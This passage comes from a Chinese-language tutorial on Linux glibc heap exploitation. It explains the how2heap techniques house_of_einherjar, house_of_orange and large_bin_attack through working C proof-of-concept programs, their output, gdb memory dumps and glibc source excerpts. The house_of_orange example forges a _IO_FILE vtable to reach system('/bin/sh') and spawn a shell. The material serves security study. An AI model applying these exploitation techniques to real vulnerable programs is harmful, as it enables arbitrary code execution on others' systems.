          /* Fill cache first, return to user only if cache fills.
         We may return one of these chunks later.  */
          if (tcache_nb
          && tcache->counts[tc_idx] < mp_.tcache_count)
        {
          tcache_put (victim, tc_idx);
          return_cached = 1;
          continue;
        }
          else
        {
#endif
              check_malloced_chunk (av, victim, nb);
              void *p = chunk2mem (victim);
              alloc_perturb (p, bytes);
              return p;
```

于是就成功泄露出了 unsorted bin 的头部地址。

house_of_einherjar

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>

int main() {
```

```
    uint8_t *a, *b, *d;

    a = (uint8_t*) malloc(0x10);
    int real_a_size = malloc_usable_size(a);
    memset(a, 'A', real_a_size);
    fprintf(stderr, "We allocate 0x10 bytes for 'a': %p\n\n", a);

    size_t fake_chunk[6];
    fake_chunk[0] = 0x80;
    fake_chunk[1] = 0x80;
    fake_chunk[2] = (size_t) fake_chunk;
    fake_chunk[3] = (size_t) fake_chunk;
    fake_chunk[4] = (size_t) fake_chunk;
    fake_chunk[5] = (size_t) fake_chunk;
    fprintf(stderr, "Our fake chunk at %p looks like:\n", fake_chunk);
    fprintf(stderr, "prev_size: %#lx\n", fake_chunk[0]);
    fprintf(stderr, "size: %#lx\n", fake_chunk[1]);
    fprintf(stderr, "fwd: %#lx\n", fake_chunk[2]);
    fprintf(stderr, "bck: %#lx\n", fake_chunk[3]);
    fprintf(stderr, "fwd_nextsize: %#lx\n", fake_chunk[4]);
    fprintf(stderr, "bck_nextsize: %#lx\n\n", fake_chunk[5]);

    b = (uint8_t*) malloc(0xf8);
    int real_b_size = malloc_usable_size(b);
    uint64_t* b_size_ptr = (uint64_t*)(b - 0x8);
    fprintf(stderr, "We allocate 0xf8 bytes for 'b': %p\n", b);
    fprintf(stderr, "b.size: %#lx\n", *b_size_ptr);
    fprintf(stderr, "We overflow 'a' with a single null byte into the metadata
of 'b'\n");
    a[real_a_size] = 0;
    fprintf(stderr, "b.size: %#lx\n\n", *b_size_ptr);

    size_t fake_size = (size_t)((b-sizeof(size_t)*2) - (uint8_t*)fake_chunk);
    *(size_t*)&a[real_a_size-sizeof(size_t)] = fake_size;
    fprintf(stderr, "We write a fake prev_size to the last %lu bytes of a so
that it will consolidate with our fake chunk\n", sizeof(size_t));
    fprintf(stderr, "Our fake prev_size will be %p - %p = %#lx\n\n", b-
sizeof(size_t)*2, fake_chunk, fake_size);

    fake_chunk[1] = fake_size;
    fprintf(stderr, "Modify fake chunk's size to reflect b's new prev_size\n");

    fprintf(stderr, "Now we free b and this will consolidate with our fake
chunk\n");
    free(b);
    fprintf(stderr, "Our fake chunk size is now %#lx (b.size +
fake_prev_size)\n", fake_chunk[1]);

    d = malloc(0x10);
    memset(d, 'A', 0x10);
    fprintf(stderr, "\nNow we can call malloc() and it will begin in our fake
chunk: %p\n", d);
}
$ gcc -g house_of_einherjar.c
$ ./a.out
We allocate 0x10 bytes for 'a': 0xb31010

Our fake chunk at 0x7ffdb337b7f0 looks like:
```

```
prev_size: 0x80
size: 0x80
fwd: 0x7ffdb337b7f0
bck: 0x7ffdb337b7f0
fwd_nextsize: 0x7ffdb337b7f0
bck_nextsize: 0x7ffdb337b7f0

We allocate 0xf8 bytes for 'b': 0xb31030
b.size: 0x101
We overflow 'a' with a single null byte into the metadata of 'b'
b.size: 0x100

We write a fake prev_size to the last 8 bytes of a so that it will consolidate
with our fake chunk
Our fake prev_size will be 0xb31020 - 0x7ffdb337b7f0 = 0xffff80024d7b5830

Modify fake chunk's size to reflect b's new prev_size
Now we free b and this will consolidate with our fake chunk
Our fake chunk size is now 0xffff80024d7d6811 (b.size + fake_prev_size)

Now we can call malloc() and it will begin in our fake chunk: 0x7ffdb337b800
```

house-of-einherjar 是一种利用 malloc 来返回一个附近地址的任意指针。它要求有一个单字节溢出漏洞，覆盖掉 next chunk 的 size 字段并清除 `PREV_IN_USE` 标志，然后还需要覆盖 prev_size 字段为 fake chunk 的大小。当 next chunk 被释放时，它会发现前一个 chunk 被标记为空闲状态，然后尝试合并堆块。只要我们精心构造一个 fake chunk，让合并后的堆块范围到 fake chunk 处，那下一次 malloc 将返回我们想要的地址。比起前面所讲过的 poison-null-byte ，更加强大，但是要求的条件也更多一点，比如一个堆信息泄漏。

首先分配一个假设存在 off_by_one 溢出的 chunk a，然后在栈上创建我们的 fake chunk，chunk 大小随意，只要是 small chunk 就可以了：

```
gef➤  x/8gx a-0x10
0x603000:    0x0000000000000000    0x0000000000000021  <-- chunk a
0x603010:    0x4141414141414141    0x4141414141414141
0x603020:    0x4141414141414141    0x00000000000020fe1  <-- top chunk
0x603030:    0x0000000000000000    0x0000000000000000
gef➤  x/8gx &fake_chunk
0x7fffffffdcb0:    0x0000000000000080    0x0000000000000080  <-- fake chunk
0x7fffffffdcc0:    0x00007fffffffdcb0    0x00007fffffffdcb0
0x7fffffffdcd0:    0x00007fffffffdcb0    0x00007fffffffdcb0
0x7fffffffdce0:    0x00007fffffffddd0    0xffa7b97358729300
```

接下来创建 chunk b，并利用 chunk a 的溢出将 size 字段覆盖掉，清除了 `PREV_INUSE` 标志，chunk b 就会以为前一个 chunk 是一个 free chunk 了：

```
gef➤  x/8gx a-0x10
0x603000:    0x0000000000000000    0x0000000000000021  <-- chunk a
0x603010:    0x4141414141414141    0x4141414141414141
0x603020:    0x4141414141414141    0x0000000000000100  <-- chunk b
0x603030:    0x0000000000000000    0x0000000000000000
```

原本 chunk b 的 size 字段应该为 0x101，在这里我们选择 malloc(0xf8) 作为 chunk b 也是出于方便的目的，覆盖后只影响了标志位，没有影响到大小。

接下来根据 fake chunk 在栈上的位置修改 chunk b 的 prev_size 字段。计算方法是用 chunk b 的起始地址减去 fake chunk 的起始地址，同时为了绕过检查，还需要将 fake chunk 的 size 字段与 chunk b 的 prev_size 字段相匹配：

```
gef➤  x/8gx a-0x10
0x603000:    0x0000000000000000    0x0000000000000021  <-- chunk a
0x603010:    0x4141414141414141    0x4141414141414141
0x603020:    0xffff800000605370    0x0000000000000100  <-- chunk b <-- prev_size
0x603030:    0x0000000000000000    0x0000000000000000
gef➤  x/8gx &fake_chunk
0x7fffffffdcb0:    0x0000000000000080    0xffff800000605370  <-- fake chunk <--
size
0x7fffffffdcc0:    0x00007fffffffdcb0    0x00007fffffffdcb0
0x7fffffffdcd0:    0x00007fffffffdcb0    0x00007fffffffdcb0
0x7fffffffdce0:    0x00007fffffffddd0    0xadeb3936608e0600
```

释放 chunk b，这时因为 `PREV_INUSE` 为零，unlink 会根据 prev_size 去寻找上一个 free chunk，并将它和当前 chunk 合并。从 arena 里可以看到：

```
gef➤  heap arenas
Arena (base=0x7ffff7dd1b20, top=0x7fffffffdcb0, last_remainder=0x0,
next=0x7ffff7dd1b20, next_free=0x0, system_mem=0x21000)
```

合并的过程在 poison-null-byte 那里也讲过了。

最后当我们再次 malloc，其返回的地址将是 fake chunk 的地址：

```
gef➤  x/8gx &fake_chunk
0x7fffffffdcb0:    0x0000000000000080    0x0000000000000021  <-- chunk d
0x7fffffffdcc0:    0x4141414141414141    0x4141414141414141
0x7fffffffdcd0:    0x00007fffffffdcb0    0xffff800000626331
0x7fffffffdce0:    0x00007fffffffddd0    0xbdf40e22ccf46c00
```

house_of_orange

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int winner (char *ptr);

int main() {
    char *p1, *p2;
    size_t io_list_all, *top;

    p1 = malloc(0x400 - 0x10);

    top = (size_t *) ((char *) p1 + 0x400 - 0x10);
    top[1] = 0xc01;

    p2 = malloc(0x1000);
    io_list_all = top[2] + 0x9a8;
    top[3] = io_list_all - 0x10;

    memcpy((char *) top, "/bin/sh\x00", 8);
```

```
    top[1] = 0x61;

    _IO_FILE *fp = (_IO_FILE *) top;
    fp->_mode = 0; // top+0xc0
    fp->_IO_write_base = (char *) 2; // top+0x20
    fp->_IO_write_ptr = (char *) 3; // top+0x28

    size_t *jump_table = &top[12]; // controlled memory
    jump_table[3] = (size_t) &winner;
    *(size_t *) ((size_t) fp + sizeof(_IO_FILE)) = (size_t) jump_table; //
top+0xd8

    malloc(1);
    return 0;
}

int winner(char *ptr) {
    system(ptr);
    return 0;
}
$ gcc -g house_of_orange.c
$ ./a.out
*** Error in `./a.out': malloc(): memory corruption: 0x00007f3daece3520 ***
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7f3dae9957e5]
/lib/x86_64-linux-gnu/libc.so.6(+0x8213e)[0x7f3dae9a013e]
/lib/x86_64-linux-gnu/libc.so.6(__libc_malloc+0x54)[0x7f3dae9a2184]
./a.out[0x4006cc]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7f3dae93e830]
./a.out[0x400509]
======= Memory map: ========
00400000-00401000 r-xp 00000000 08:01 919342
/home/firmy/how2heap/a.out
00600000-00601000 r--p 00000000 08:01 919342
/home/firmy/how2heap/a.out
00601000-00602000 rw-p 00001000 08:01 919342
/home/firmy/how2heap/a.out
01e81000-01ec4000 rw-p 00000000 00:00 0                                  [heap]
7f3da8000000-7f3da8021000 rw-p 00000000 00:00 0
7f3da8021000-7f3dac000000 ---p 00000000 00:00 0
7f3dae708000-7f3dae71e000 r-xp 00000000 08:01 398989
/lib/x86_64-linux-gnu/libgcc_s.so.1
7f3dae71e000-7f3dae91d000 ---p 00016000 08:01 398989
/lib/x86_64-linux-gnu/libgcc_s.so.1
7f3dae91d000-7f3dae91e000 rw-p 00015000 08:01 398989
/lib/x86_64-linux-gnu/libgcc_s.so.1
7f3dae91e000-7f3daeade000 r-xp 00000000 08:01 436912
/lib/x86_64-linux-gnu/libc-2.23.so
7f3daeade000-7f3daecde000 ---p 001c0000 08:01 436912
/lib/x86_64-linux-gnu/libc-2.23.so
7f3daecde000-7f3daece2000 r--p 001c0000 08:01 436912
/lib/x86_64-linux-gnu/libc-2.23.so
7f3daece2000-7f3daece4000 rw-p 001c4000 08:01 436912
/lib/x86_64-linux-gnu/libc-2.23.so
7f3daece4000-7f3daece8000 rw-p 00000000 00:00 0
7f3daece8000-7f3daed0e000 r-xp 00000000 08:01 436908
/lib/x86_64-linux-gnu/ld-2.23.so
```

```
7f3daeef4000-7f3daeef7000 rw-p 00000000 00:00 0
7f3daef0c000-7f3daef0d000 rw-p 00000000 00:00 0
7f3daef0d000-7f3daef0e000 r--p 00025000 08:01 436908
/lib/x86_64-linux-gnu/ld-2.23.so
7f3daef0e000-7f3daef0f000 rw-p 00026000 08:01 436908
/lib/x86_64-linux-gnu/ld-2.23.so
7f3daef0f000-7f3daef10000 rw-p 00000000 00:00 0
7ffe8eba6000-7ffe8ebc7000 rw-p 00000000 00:00 0                          [stack]
7ffe8ebee000-7ffe8ebf1000 r--p 00000000 00:00 0                          [vvar]
7ffe8ebf1000-7ffe8ebf3000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
[vsyscall]
$ whoami
firmy
$ exit
Aborted (core dumped)
```

house-of-orange 是一种利用堆溢出修改 `_IO_list_all` 指针的利用方法。它要求能够泄漏堆和 libc。我们知道一开始的时候，整个堆都属于 top chunk，每次申请内存时，就从 top chunk 中划出请求大小的堆块返回给用户，于是 top chunk 就越来越小。

当某一次 top chunk 的剩余大小已经不能够满足请求时，就会调用函数 `sysmalloc()` 分配新内存，这时可能会发生两种情况，一种是直接扩充 top chunk，另一种是调用 mmap 分配一块新的 top chunk。具体调用哪一种方法是由申请大小决定的，为了能够使用前一种扩展 top chunk，需要请求小于阀值 `mp_.mmap_threshold`：

```
if (av == NULL
    || ((unsigned long) (nb) >= (unsigned long) (mp_.mmap_threshold)
    && (mp_.n_mmaps < mp_.n_mmaps_max)))
  {
```

同时，为了能够调用 `sysmalloc()` 中的 `_int_free()`，需要 top chunk 大于 `MINSIZE`，即 0x10：

```
                    if (old_size >= MINSIZE)
                      {
                        _int_free (av, old_top, 1);
                      }
```

当然，还得绕过下面两个限制条件：

```
/*
   If not the first time through, we require old_size to be
   at least MINSIZE and to have prev_inuse set.
 */

assert ((old_top == initial_top (av) && old_size == 0) ||
        ((unsigned long) (old_size) >= MINSIZE &&
         prev_inuse (old_top) &&
         ((unsigned long) old_end & (pagesize - 1)) == 0));

/* Precondition: not enough current space to satisfy nb request */
assert ((unsigned long) (old_size) < (unsigned long) (nb + MINSIZE));
```

即满足 old_size 小于 `nb+MINSIZE`，`PREV_INUSE` 标志位为 1，`old_top+old_size` 页对齐这几个条件。

首先分配一个大小为 0x400 的 chunk：

```
gef➤  x/4gx p1-0x10
0x602000:    0x0000000000000000    0x0000000000000401  <-- chunk p1
0x602010:    0x0000000000000000    0x0000000000000000
gef➤  x/4gx p1-0x10+0x400
0x602400:    0x0000000000000000    0x0000000000020c01  <-- top chunk
0x602410:    0x0000000000000000    0x0000000000000000
```

默认情况下，top chunk 大小为 0x21000，减去 0x400，所以此时的大小为 0x20c00，另外 PREV_INUSE 被设置。

现在假设存在溢出漏洞，可以修改 top chunk 的数据，于是我们将 size 字段修改为 0xc01。这样就可以满足上面所说的条件：

```
gef➤  x/4gx p1-0x10+0x400
0x602400:    0x0000000000000000    0x0000000000000c01  <-- top chunk
0x602410:    0x0000000000000000    0x0000000000000000
```

紧接着，申请一块大内存，此时由于修改后的 top chunk size 不能满足需求，则调用 sysmalloc 的第一种方法扩充 top chunk，结果是在 old_top 后面新建了一个 top chunk 用来存放 new_top，然后将 old_top 释放，即被添加到了 unsorted bin 中：

```
gef➤  x/4gx p1-0x10+0x400
0x602400:    0x0000000000000000    0x0000000000000be1  <-- old top chunk [be
freed]
0x602410:    0x00007ffff7dd1b78    0x00007ffff7dd1b78      <-- fd, bk pointer
gef➤  x/4gx p1-0x10+0x400+0xbe0
0x602fe0:    0x0000000000000be0    0x0000000000000010  <-- fencepost chunk 1
0x602ff0:    0x0000000000000000    0x0000000000000011  <-- fencepost chunk 2
gef➤  x/4gx p2-0x10
0x623000:    0x0000000000000000    0x0000000000001011  <-- chunk p2
0x623010:    0x0000000000000000    0x0000000000000000
gef➤  x/4gx p2-0x10+0x1010
0x624010:    0x0000000000000000    0x0000000000020ff1  <-- new top chunk
0x624020:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602400, bk=0x602400
 →   Chunk(addr=0x602410, size=0xbe0, flags=PREV_INUSE)
```

于是就泄漏出了 libc 地址。另外可以看到 old top chunk 被缩小了 0x20，缩小的空间被用于放置 fencepost chunk。此时的堆空间应该是这样的：

```
+---------------+
|       p1      |
+---------------+
|  old top-0x20 |
+---------------+
|  fencepost 1  |
+---------------+
|  fencepost 2  |
+---------------+
|      ...      |
+---------------+
```

```
|       p2      |
+---------------+
|    new top    |
+---------------+
```

详细过程如下：

```
                  if (old_size != 0)
                    {
                      /*
                         Shrink old_top to insert fenceposts, keeping size a
                         multiple of MALLOC_ALIGNMENT. We know there is at least
                         enough space in old_top to do this.
                       */
                      old_size = (old_size - 4 * SIZE_SZ) & ~MALLOC_ALIGN_MASK;
                      set_head (old_top, old_size | PREV_INUSE);

                      /*
                         Note that the following assignments completely
overwrite
                         old_top when old_size was previously MINSIZE.  This is
                         intentional. We need the fencepost, even if old_top
otherwise gets
                         lost.
                       */
                      chunk_at_offset (old_top, old_size)->size =
                        (2 * SIZE_SZ) | PREV_INUSE;

                      chunk_at_offset (old_top, old_size + 2 * SIZE_SZ)->size =
                        (2 * SIZE_SZ) | PREV_INUSE;

                      /* If possible, release the rest. */
                      if (old_size >= MINSIZE)
                        {
                          _int_free (av, old_top, 1);
                        }
                    }
```

根据放入 unsorted bin 中 old top chunk 的 fd/bk 指针，可以推算出 `_IO_list_all` 的地址。然后通过溢出将 old top 的 bk 改写为 `_IO_list_all-0x10`，这样在进行 unsorted bin attack 时，就会将 `_IO_list_all` 修改为 `&unsorted_bin-0x10`：

```
          /* remove from unsorted list */
          unsorted_chunks (av)->bk = bck;
          bck->fd = unsorted_chunks (av);
gef➤  x/4gx p1-0x10+0x400
0x602400:    0x0000000000000000    0x00000000000000be1
0x602410:    0x00007ffff7dd1b78    0x00007ffff7dd2510
```

这里讲一下 glibc 中的异常处理。一般在出现内存错误时，会调用函数 `malloc_printerr()` 打印出错信息，我们顺着代码一直跟踪下去：

```
static void
malloc_printerr (int action, const char *str, void *ptr, mstate ar_ptr)
{
```

```
  [...]
  if ((action & 5) == 5)
    __libc_message (action & 2, "%s\n", str);
  else if (action & 1)
    {
      char buf[2 * sizeof (uintptr_t) + 1];

      buf[sizeof (buf) - 1] = '\0';
      char *cp = _itoa_word ((uintptr_t) ptr, &buf[sizeof (buf) - 1], 16, 0);
      while (cp > buf)
        *--cp = '0';

      __libc_message (action & 2, "*** Error in `%s': %s: 0x%s ***\n",
                      __libc_argv[0] ? : "<unknown>", str, cp);
    }
  else if (action & 2)
    abort ();
}
```

调用 `__libc_message`:

```
// sysdeps/posix/libc_fatal.c
/* Abort with an error message.  */
void
__libc_message (int do_abort, const char *fmt, ...)
{
  [...]
  if (do_abort)
    {
      BEFORE_ABORT (do_abort, written, fd);

      /* Kill the application.  */
      abort ();
    }
}
```

`do_abort` 调用 `fflush`, 即 `_IO_flush_all_lockp`:

```
// stdlib/abort.c
#define fflush(s) _IO_flush_all_lockp (0)

  if (stage == 1)
    {
      ++stage;
      fflush (NULL);
    }
// libio/genops.c
int
_IO_flush_all_lockp (int do_lock)
{
  int result = 0;
  struct _IO_FILE *fp;
  int last_stamp;

#ifdef _IO_MTSAFE_IO
  __libc_cleanup_region_start (do_lock, flush_cleanup, NULL);
```

```
  if (do_lock)
    _IO_lock_lock (list_all_lock);
#endif

  last_stamp = _IO_list_all_stamp;
  fp = (_IO_FILE *) _IO_list_all;   // 将其覆盖
  while (fp != NULL)
    {
      run_fp = fp;
      if (do_lock)
    _IO_flockfile (fp);

      if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
#if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T
       || (_IO_vtable_offset (fp) == 0
           && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                    > fp->_wide_data->_IO_write_base))
#endif
       )
      && _IO_OVERFLOW (fp, EOF) == EOF)     // 将其修改为 system 函数
    result = EOF;

      if (do_lock)
    _IO_funlockfile (fp);
      run_fp = NULL;

      if (last_stamp != _IO_list_all_stamp)
    {
      /* Something was added to the list.  Start all over again.  */
      fp = (_IO_FILE *) _IO_list_all;
      last_stamp = _IO_list_all_stamp;
    }
      else
    fp = fp->_chain;    // 指向我们指定的区域
    }

#ifdef _IO_MTSAFE_IO
  if (do_lock)
    _IO_lock_unlock (list_all_lock);
  __libc_cleanup_region_end (0);
#endif

  return result;
}
```

`_IO_list_all` 是一个 `_IO_FILE_plus` 类型的对象，我们的目的就是将 `_IO_list_all` 指针改写为一个伪造的指针，它的 `_IO_OVERFLOW` 指向 system，并且前 8 字节被设置为 '/bin/sh'，所以对 `_IO_OVERFLOW(fp, EOF)` 的调用最终会变成对 `system('/bin/sh')` 的调用。

```
// libio/libioP.h
/* We always allocate an extra word following an _IO_FILE.
   This contains a pointer to the function jump table used.
   This is for compatibility with C++ streambuf; the word can
   be used to smash to a pointer to a virtual function table. */

struct _IO_FILE_plus
{
```

```
  _IO_FILE file;
  const struct _IO_jump_t *vtable;
};

// libio/libio.h
struct _IO_FILE {
  int _flags;        /* High-order word is _IO_MAGIC; rest is flags. */
#define _IO_file_flags _flags

  /* The following pointers correspond to the C++ streambuf protocol. */
  /* Note:  Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
  char* _IO_read_ptr;    /* Current read pointer */
  char* _IO_read_end;    /* End of get area. */
  char* _IO_read_base;    /* Start of putback+get area. */
  char* _IO_write_base;    /* Start of put area. */
  char* _IO_write_ptr;    /* Current put pointer. */
  char* _IO_write_end;    /* End of put area. */
  char* _IO_buf_base;    /* Start of reserve area. */
  char* _IO_buf_end;    /* End of reserve area. */
  /* The following fields are used to support backing up and undo. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
#if 0
  int _blksize;
#else
  int _flags2;
#endif
  _IO_off_t _old_offset; /* This used to be _offset but it's too small.  */

#define __HAVE_COLUMN /* temporary */
  /* 1+column number of pbase(); 0 is unknown. */
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];

  /*  char* _save_gptr;  char* _save_egptr; */

  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```

其中有一个指向函数跳转表的指针，`_IO_jump_t` 的结构如下：

```
// libio/libioP.h
struct _IO_jump_t
{
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
```

```
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xsputn_t, __xsputn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
#if 0
    get_column;
    set_column;
#endif
};
```

伪造 `_IO_jump_t` 中的 `__overflow` 为 system 函数的地址，从而达到执行 shell 的目的。

当发生内存错误进入 `_IO_flush_all_lockp` 后，`_IO_list_all` 仍然指向 unsorted bin，这并不是一个我们能控制的地址。所以需要通过 `fp->_chain` 来将 fp 指向我们能控制的地方。所以将 size 字段设置为 0x61，因为此时 `_IO_list_all` 是 `&unsorted_bin-0x10`，偏移 0x60 位置上是 smallbins[5]。此时，如果触发一个不适合的 small chunk 分配，malloc 就会将 old top 从 unsorted bin 放回 smallbins[5] 中。而在 `_IO_FILE` 结构中，偏移 0x60 指向 `struct _IO_marker *_markers`，偏移 0x68 指向 `struct _IO_FILE *_chain`，这两个值正好是 old top 的起始地址。这样 fp 就指向了 old top，这是一个我们能够控制的地址。

在将 `_IO_OVERFLOW` 修改为 system 的时候，有一些条件检查：

```
      if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
#if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T
       || (_IO_vtable_offset (fp) == 0
           && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                    > fp->_wide_data->_IO_write_base))
#endif
       )
      && _IO_OVERFLOW (fp, EOF) == EOF)     // 需要修改为 system 函数
// libio/libio.h

  struct _IO_wide_data *_wide_data;

/* Extra data for wide character streams.  */
struct _IO_wide_data
{
  wchar_t *_IO_read_ptr;    /* Current read pointer */
  wchar_t *_IO_read_end;    /* End of get area. */
  wchar_t *_IO_read_base;    /* Start of putback+get area. */
  wchar_t *_IO_write_base;    /* Start of put area. */
  wchar_t *_IO_write_ptr;    /* Current put pointer. */
  wchar_t *_IO_write_end;    /* End of put area. */
```

```
  wchar_t *_IO_buf_base;    /* Start of reserve area. */
  wchar_t *_IO_buf_end;     /* End of reserve area. */
  /* The following fields are used to support backing up and undo. */
  wchar_t *_IO_save_base;    /* Pointer to start of non-current get area. */
  wchar_t *_IO_backup_base;    /* Pointer to first valid character of
                  backup area */
  wchar_t *_IO_save_end;    /* Pointer to end of non-current get area. */

  __mbstate_t _IO_state;
  __mbstate_t _IO_last_state;
  struct _IO_codecvt _codecvt;

  wchar_t _shortbuf[1];

  const struct _IO_jump_t *_wide_vtable;
};
```

所以这里我们设置 `fp->_mode = 0`，`fp->_IO_write_base = (char *) 2` 和 `fp->_IO_write_ptr = (char *) 3`，从而绕过检查。

然后，就是修改 `_IO_jump_t`，将其指向 winner：

```
gef➤  x/30gx p1-0x10+0x400
0x602400:    0x0068732f6e69622f    0x0000000000000061  <-- old top
0x602410:    0x00007ffff7dd1b78    0x00007ffff7dd2510      <-- bk points to
io_list_all-0x10
0x602420:    0x0000000000000002    0x0000000000000003      <-- _IO_write_base,
_IO_write_ptr
0x602430:    0x0000000000000000    0x0000000000000000
0x602440:    0x0000000000000000    0x0000000000000000
0x602450:    0x0000000000000000    0x0000000000000000
0x602460:    0x0000000000000000    0x0000000000000000
0x602470:    0x0000000000000000    0x00000000004006d3      <-- winner
0x602480:    0x0000000000000000    0x0000000000000000
0x602490:    0x0000000000000000    0x0000000000000000
0x6024a0:    0x0000000000000000    0x0000000000000000
0x6024b0:    0x0000000000000000    0x0000000000000000
0x6024c0:    0x0000000000000000    0x0000000000000000
0x6024d0:    0x0000000000000000    0x0000000000602460      <-- vtable
0x6024e0:    0x0000000000000000    0x0000000000000000
gef➤  p *((struct _IO_FILE_plus *) 0x602400)
$1 = {
  file = {
    _flags = 0x6e69622f,
    _IO_read_ptr = 0x61 <error: Cannot access memory at address 0x61>,
    _IO_read_end = 0x7ffff7dd1b78 <main_arena+88> "\020@b",
    _IO_read_base = 0x7ffff7dd2510 "",
    _IO_write_base = 0x2 <error: Cannot access memory at address 0x2>,
    _IO_write_ptr = 0x3 <error: Cannot access memory at address 0x3>,
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
```

```
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0x4006d3,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = "",
    _lock = 0x0,
    _offset = 0x0,
    _codecvt = 0x0,
    _wide_data = 0x0,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x0,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x602460
}
```

最后随意分配一个 chunk，由于 `size<= 2*SIZE_SZ`，所以会触发 `_IO_flush_all_lockp` 中的 `_IO_OVERFLOW` 函数，获得 shell。

```
  for (;; )
    {
      int iters = 0;
      while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
        {
          bck = victim->bk;
          if (__builtin_expect (victim->size <= 2 * SIZE_SZ, 0)
              || __builtin_expect (victim->size > av->system_mem, 0))
            malloc_printerr (check_action, "malloc(): memory corruption",
                             chunk2mem (victim), av);
          size = chunksize (victim);
```

到此，how2heap 里全部的堆利用方法就全部讲完了。

3.1.9 Linux 堆利用（四）

- how2heap
  - large_bin_attack
- house_of_rabbit
- house_of_roman
- 参考资料

下载文件

how2heap

large_bin_attack

```
#include<stdio.h>
#include<stdlib.h>

int main() {
```

```
    unsigned long stack_var1 = 0;
    unsigned long stack_var2 = 0;

    fprintf(stderr, "The targets we want to rewrite on stack:\n");
    fprintf(stderr, "stack_var1 (%p): %ld\n", &stack_var1, stack_var1);
    fprintf(stderr, "stack_var2 (%p): %ld\n\n", &stack_var2, stack_var2);

    unsigned long *p1 = malloc(0x100);
    fprintf(stderr, "Now, we allocate the first chunk: %p\n", p1 - 2);
    malloc(0x10);

    unsigned long *p2 = malloc(0x400);
    fprintf(stderr, "Then, we allocate the second chunk(large chunk): %p\n", p2
- 2);
    malloc(0x10);

    unsigned long *p3 = malloc(0x400);
    fprintf(stderr, "Finally, we allocate the third chunk(large chunk): %p\n\n",
p3 - 2);
    malloc(0x10);

    // deal with tcache - libc-2.26
    // int *a[10], *b[10], i;
    // for (i = 0; i < 7; i++) {
    //     a[i] = malloc(0x100);
    //     b[i] = malloc(0x400);
    // }
    // for (i = 0; i < 7; i++) {
    //     free(a[i]);
    //     free(b[i]);
    // }

    free(p1);
    free(p2);
    fprintf(stderr, "Now, We free the first and the second chunks now and they
will be inserted in the unsorted bin\n");

    malloc(0x30);
    fprintf(stderr, "Then, we allocate a chunk and the freed second chunk will
be moved into large bin freelist\n\n");

    p2[-1] = 0x3f1;
    p2[0] = 0;
    p2[2] = 0;
    p2[1] = (unsigned long)(&stack_var1 - 2);
    p2[3] = (unsigned long)(&stack_var2 - 4);
    fprintf(stderr, "Now we use a vulnerability to overwrite the freed second
chunk\n\n");

    free(p3);
    malloc(0x30);
    fprintf(stderr, "Finally, we free the third chunk and malloc again, targets
should have already been rewritten:\n");
    fprintf(stderr, "stack_var1 (%p): %p\n", &stack_var1, (void *)stack_var1);
    fprintf(stderr, "stack_var2 (%p): %p\n", &stack_var2, (void *)stack_var2);
}
$ gcc -g large_bin_attack.c
$ ./a.out
```

```
The targets we want to rewrite on stack:
stack_var1 (0x7fffffffdeb0): 0
stack_var2 (0x7fffffffdeb8): 0

Now, we allocate the first chunk: 0x555555757000
Then, we allocate the second chunk(large chunk): 0x555555757130
Finally, we allocate the third chunk(large chunk): 0x555555757560

Now, We free the first and the second chunks now and they will be inserted in
the unsorted bin
Then, we allocate a chunk and the freed second chunk will be moved into large
bin freelist

Now we use a vulnerability to overwrite the freed second chunk

Finally, we free the third chunk and malloc again, targets should have already
been rewritten:
stack_var1 (0x7fffffffdeb0): 0x555555757560
stack_var2 (0x7fffffffdeb8): 0x555555757560
```

